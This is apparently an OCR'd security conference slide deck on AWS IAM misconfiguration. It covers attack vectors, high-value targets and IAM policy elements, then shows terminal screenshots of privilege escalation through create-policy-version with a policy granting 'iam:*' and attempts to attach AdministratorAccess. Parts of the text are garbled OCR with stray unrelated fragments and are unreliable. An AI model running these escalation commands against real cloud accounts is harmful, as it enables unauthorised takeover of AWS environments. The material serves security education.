*senhasegura

AWS Attack based on Misconfiguration

Filipi Pires Security Researcher and Cybersecurity Advocate

#WHOAMI

Security Researcher and Cybersecurity Advocate Security Researcher and Cybersecurity Researcher and Cybersecurity Advocate Security Researcher and Cybersecurity Researcher and Cy

- Founder– Advisor
 - Advocate Opensource/Community



• Instructor, Writer and Reviewer









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According to ISO 27005, a threat is defined as a potential cause of an incident that may cause harm to systems and organization.

- Software attacks
- Theft of intellectual property
- Identity theft
- Sabotage
- Information extortion are examples of information security threats.





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In **United States military terminology**, a High-Value Target (HVT) is the term given to **a person** or **resource** that **an enemy** commander requires to **complete a mission**.

Which of your organization's staff members can provide access to critically important information/systems and, if compromised, could become a single point of failure?

Who are the ones that pose a high-impact risk if an attack against them is successful?



HVTs are usually individuals in the **C-Suite**, **board members**, **senior executive management personnel**, **executive assistants**, **teams**, or **people with elevated privileges** regarding information and **organizational assets** (including technological assets).

Other times, they are teams of people working **on sensitive** or **high-stake projects**. Individuals may also turn into an HVT over a relatively short, specific period of time if, during that time, they get to engage in a critical project for the organization



Attack Vector

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Attack Path

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Attack Vector

An attack vector is a method that cyber-attackers use to compromise a system. Although the terms are sometimes mixed, attack vectors are not to be confused with an attack surface, **which is best defined** as **every possible point** where an adversary can attempt **to gain entry** into your network or system.




Attack Vector

Malware, ransomware or phishing are all examples of common attack vectors.

Some of the human errors that help create attack vectors include:


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- Having weak credentials
- Using "poor" encryption
- Misconfigurations
- Allowing access to sensitive information via privilege escalation



Attack Path

An attack path is a visualization of the chain of events that occurs when **attack vectors are exploited**. In this sense, an **attack vector** acts as a doorway, while an **attack path is a map** that shows how an adversary entered the door and where that adversary went.







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AWS IAM

AWS Identity and Access Management (IAM) is a web service that helps you securely control access to AWS resources.

With IAM, you can **centrally manage permissions** that control which AWS resources users can access.

You use IAM to control **who is authenticated (signed in)** and **authorized (has permissions) to use resources**.




AWS IAM

The information in a statement is contained within a series of elements.

- Version Specify the version of the policy language that you want to use. We recommend that you use the latest 2012-10-17 version. For more information, see IAM JSON policy elements: Version
- Statement Use this main policy element as a container for the following elements. You can include more than one statement in a policy.
- Sid (Optional) Include an optional statement ID to differentiate between your statements.
- Effect Use Allow or Deny to indicate whether the policy allows or denies access.
- **Principal** (Required in only some circumstances) If you create a resource-based policy, you must indicate the account, user, role, or federated user to which you would like to allow or deny access. If you are creating an IAM permissions policy to attach to a user or role, you cannot include this element. The principal is implied as that user or role.
- Action Include a list of actions that the policy allows or denies.
- **Resource** (Required in only some circumstances) If you create an IAM permissions policy, you must specify a list of resources to which the actions apply. If you create a resource-based policy, this element is optional. If you do not include this element, then the resource to which the action applies is the resource to which the policy is attached.
- Condition (Optional) Specify the circumstances under which the policy grants permission.


To learn about these and other more advanced policy elements, see IAM JSON policy elements reference.



AWS IAM

| Policy version | |
|---|--|
| Version 4 Default | |
| | |
| ⊕ Version 2 | |
| Version 1 | |
| <pre>Version 1 of IAMReadOnlyAccess Provides read only access to IAM via the AWS Management Console. 1 * { 2 "Version": "2012-10-17", 3 * "Statement": [4 * { 5</pre> | |





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Brainstorm!!!

- Developer's Team Access in many App;
- DevOps's Team Access in many systems;
- DataBase's Team
- Cloud's Team
- Leader's of Business Unit
- Privilege Access Admin IT team??
- C-Level Access
- □ Work From Home? Remote Workers;
- Insider Threat Who is?
- □ What would be the Risk Impact ???



Exploitation based on permission...

| root@hacking:~# aws iam list-users | |
|--|------------------------------------|
| An error occurred (AccessDenied) when calling the ListUsers operation: User: arn:aws:iam::: rform: iam:ListUsers on resource: arn:aws:iam: root@hacking:~# | :user/thor is not authorized to pe |
| root@hacking:~# aws iam list-policiesmax-items 2 | |
| An error occurred (AccessDenied) when calling the ListPolicies operation: User: arn:aws:iam:: perform: iam:ListPolicies on resource: policy path / root@hacking: ~# | user/thor is not authorized to |
| root@hacking:~136x38 | |

An error occurred (AccessDenied) when calling the ListGroups operation: User: arn:aws:iam:: 5:user/thor is not authorized to p erform: iam:ListGroups on resource: arn:aws:iam: :group/ **root@hacking:**~#



| Create policy | | 1 2 3 |
|---|--|-----------------------|
| A policy defines the AWS permissions that you of Visual editor JSON | can assign to a user, group, or role. You can create and edit a policy in the visual editor and using JSON. Learn more | Import managed policy |
| Expand all Collapse all | | |
| ✓ IAM (2 actions) ▲ 1 warning | | Clone Remove |
| ► Service | IAM | |
| ▶ Actions | Permissions management CreatePolicy CreatePolicyVersion | |
| ▶ Resources | Specify policy resource ARN for the CreatePolicy and 1 more action. | |
| Request conditions | Specify request conditions (optional) | |





| Policy name | ▽ Туре | ✓ Used as | |
|--|------------------|-----------|--------------------------|
| PoC-AttackModel | Customer managed | None | PoC for the first attack |
| PoC-AttackModel PoC for the first attack model - Creating New Policy Version | | | 쉽 Copy Edit |
| <pre>1 - { 2 "Version": "2012-10-17", 3 - "Statement": [4 -</pre> | | | |



| GNU nano 6.2 | Atacker-Exploitation.json |
|---|---------------------------|
| 1 { | |
| 1 { 2 "Version": "2012-10-17", 3 "Statement": [| |
| 3 "Statement": [| |
| 4 { | |
| 5 "Effect": "Allow". 6 "Action": [7 "iam:*". | |
| 6 "Action": [| |
| | |
| <pre>8 "organizations:DescribeAccount",</pre> | |
| 9 "organizations:DescribeOrganization | |
| 10 "organizations:DescribeOrganization | alUnit", |
| <pre>11</pre> | |
| <pre>12 "organizations:ListChildren",</pre> | |
| <pre>13</pre> | |
| 14 "organizations:ListPoliciesForTarge | t", |
| <pre>15 "organizations:ListRoots",</pre> | |
| <pre>16</pre> | |
| 17 "organizations:ListTargetsForPolicy | |
| 18], | |
| 19 "Resource": "*" | |
| 20 | |
| 21] | |
| 22 } | |
| 23 | |

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
| <pre>root@hacking file:///root {</pre> | AWS# aws iam create-policy-versionpolicy-arn arn:aws:iam:: /AWS/Atacker-Exploitation.jsonset-as-default | :policy/PoC-AttackModelpolicy-document |
|--|--|--|
| "PolicyVersion" "VersionId" "IsDefault | | |
| "CreateDate } } | e": "2022-04-04T18:11:05Z" | |
| | | |



```
root@hacking
                      AWS# aws iam list-users
   "Users": [
            "Path": "/",
            "UserName":
           "UserId": "
           "Arn": "arn:aws:iam:
                                               user/
            "CreateDate": "2022-03-21T12:42:50Z"
       },
           "Path": "/",
           "UserName":
           "UserId": "
           "Arn": "arn:aws:iam::
                                              :user/
           "CreateDate": "2022-03-18110:12:56Z",
           "PasswordLastUsed": "2022-03-31T13:08:30Z"
       },
           "Path": "/",
            "UserName": "filipia
           "UserId": "
           "Arn": "arn:aws:1am::
                                             S:user/filipi
            "CreateDate": "2022-03-20T16:04:58Z",
            "PasswordLastUsed": "2022-04-04T15:08:07Z"
       },
            "Path": "/",
            "UserName": "Jack
           "UserId": "
           "Arn": "arn:aws:iam:
                                                    Jack",
            "CreateDate": "2022-03-22T15:26:58Z"
```




AWS Attack – Create Policy Version



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| | root@hacking: -/Researcher | $\bigcirc \bigcirc \bigotimes$ |
|----------------------------------|--|--------------------------------|
| neetabackingt, /Pecearchert | aws iam attach-user-policyuser-name thorpolicy-arn arn:aws:iam: | policy/Administrat |
| _ | aws fail attach-user-pottyuser-name thorpotty-arn arn.aws.fail. | policy/Administrat |
| orAccess | | |
| An environ economical (Accessed) | | |
| | enied) when calling the AttachUserPolicy operation: User: arn:aws:iam: | :user/CIEM-senhase |
| gura is not authorized to p | perform: iam:AttachUserPolicy on resource: user thor because no identity-based pol | icy allows the iam: |
| AttachUserPolicv action | | |


| | root@hacking: ~/Researcher | 0 0 8 | |
|---|--|-------------------|--|
| root@hacking:~/Researcher# aws iam | attach-group-policygroup-name ThorLabpolicy-arn arn:aws:iam | :policy/Admini | |
| stratorAccess | | | |
| | hen calling the AttachGroupPolicy operation: User: arn:aws:iam:: | :user/CIEM-senhas | |
| egura is not authorized to perform: iam:AttachGroupPolicy on resource: group ThorLab because no identity-based policy allows th e iam:AttachGroupPolicy action | | | |
| <pre>root@hacking:~/Researcher#</pre> | | | |



| thor@research: ~/Research/Att | ack-Path/AWS | • • • |
|--|---|---------------------------|
| thor@research: ~/Research/ | Attack-Path/AWS 136x38 | |
| <pre>(thor research)-[~/Research/Attack-Path/AWS]</pre> | | |
| └─\$ aws iam attach-user-policyuser-name Annapolicy-arn arn:aws:ia | m:: policy/Demo-Lab | 254 × |
| (thor research)-[~/Research/Attack-Path/AWS] | | |
| s aws iam attach-group-policygroup-name User-Defaultpolicy-arn | arn:aws:iam: :policy/Ad | ministratorAccess |
| | | |
| An error occurred (NoSuchEntity) when calling the AttachGroupPolicy ope ss does not exist or is not attachable. | ration: Policy arn:aws:iam: | :policy/AdministratorAcce |
| (thor research) - [~/Research/Attack-Path/AWS] | | |
| s aws iam attach-group-policygroup-name User-Defaultpolicy-arn | ann taws tiamt taws thali sy /Administrat | orAccess 254 × |
| - a aws fam attach-group-poticygroup-name oser-belauttpoticy-arm | arn.aws.iamaws.policy/Auministrat | UTACCESS 254 X |
| <pre>(thor⊛ research)-[~/Research/Attack-Path/AWS]\$</pre> | | |
| | | |




AWS Attack – Attaching Policy Attack




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AWS Attack – Inline Policy Attack





AWS Attack – AWSPX





https://filipipires.com https://twitter.com/FilipiPires https://github.com/filipi86 https://www.linkedin.com/in/filipipires/

Thank you



DESCRIPTION

For each file given, GNU strings prints the printable character sequences that arc out (2015) Contractors Long (or the number given with the options below) and are followed by an unprintable character.

Depending upon how the strings program was configured it will default to al page strings(1) line 1 (press h for help or g to guil)



Filipi Pires

Security Researcher | Cybersecurity Advocate | Snyk Ambassador | Hacking Is Not a Crime Advocate | Speaker | Writer

Porto Metropolitan Area 19K followers · 500+ connections

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🔗 Personal Website 🗹





Filipi Pires Researcher | Security Researcher | Speaker | Writer | Cybersecurity Advoc...




Recommendation Books

Mastering Malware Analysis







Andrew Pease

Practical Threat Intelligence and Data-Driven Threat Hunting

A hands-on guide to threat hunting with the ATT&CK™ Framework and open source tools



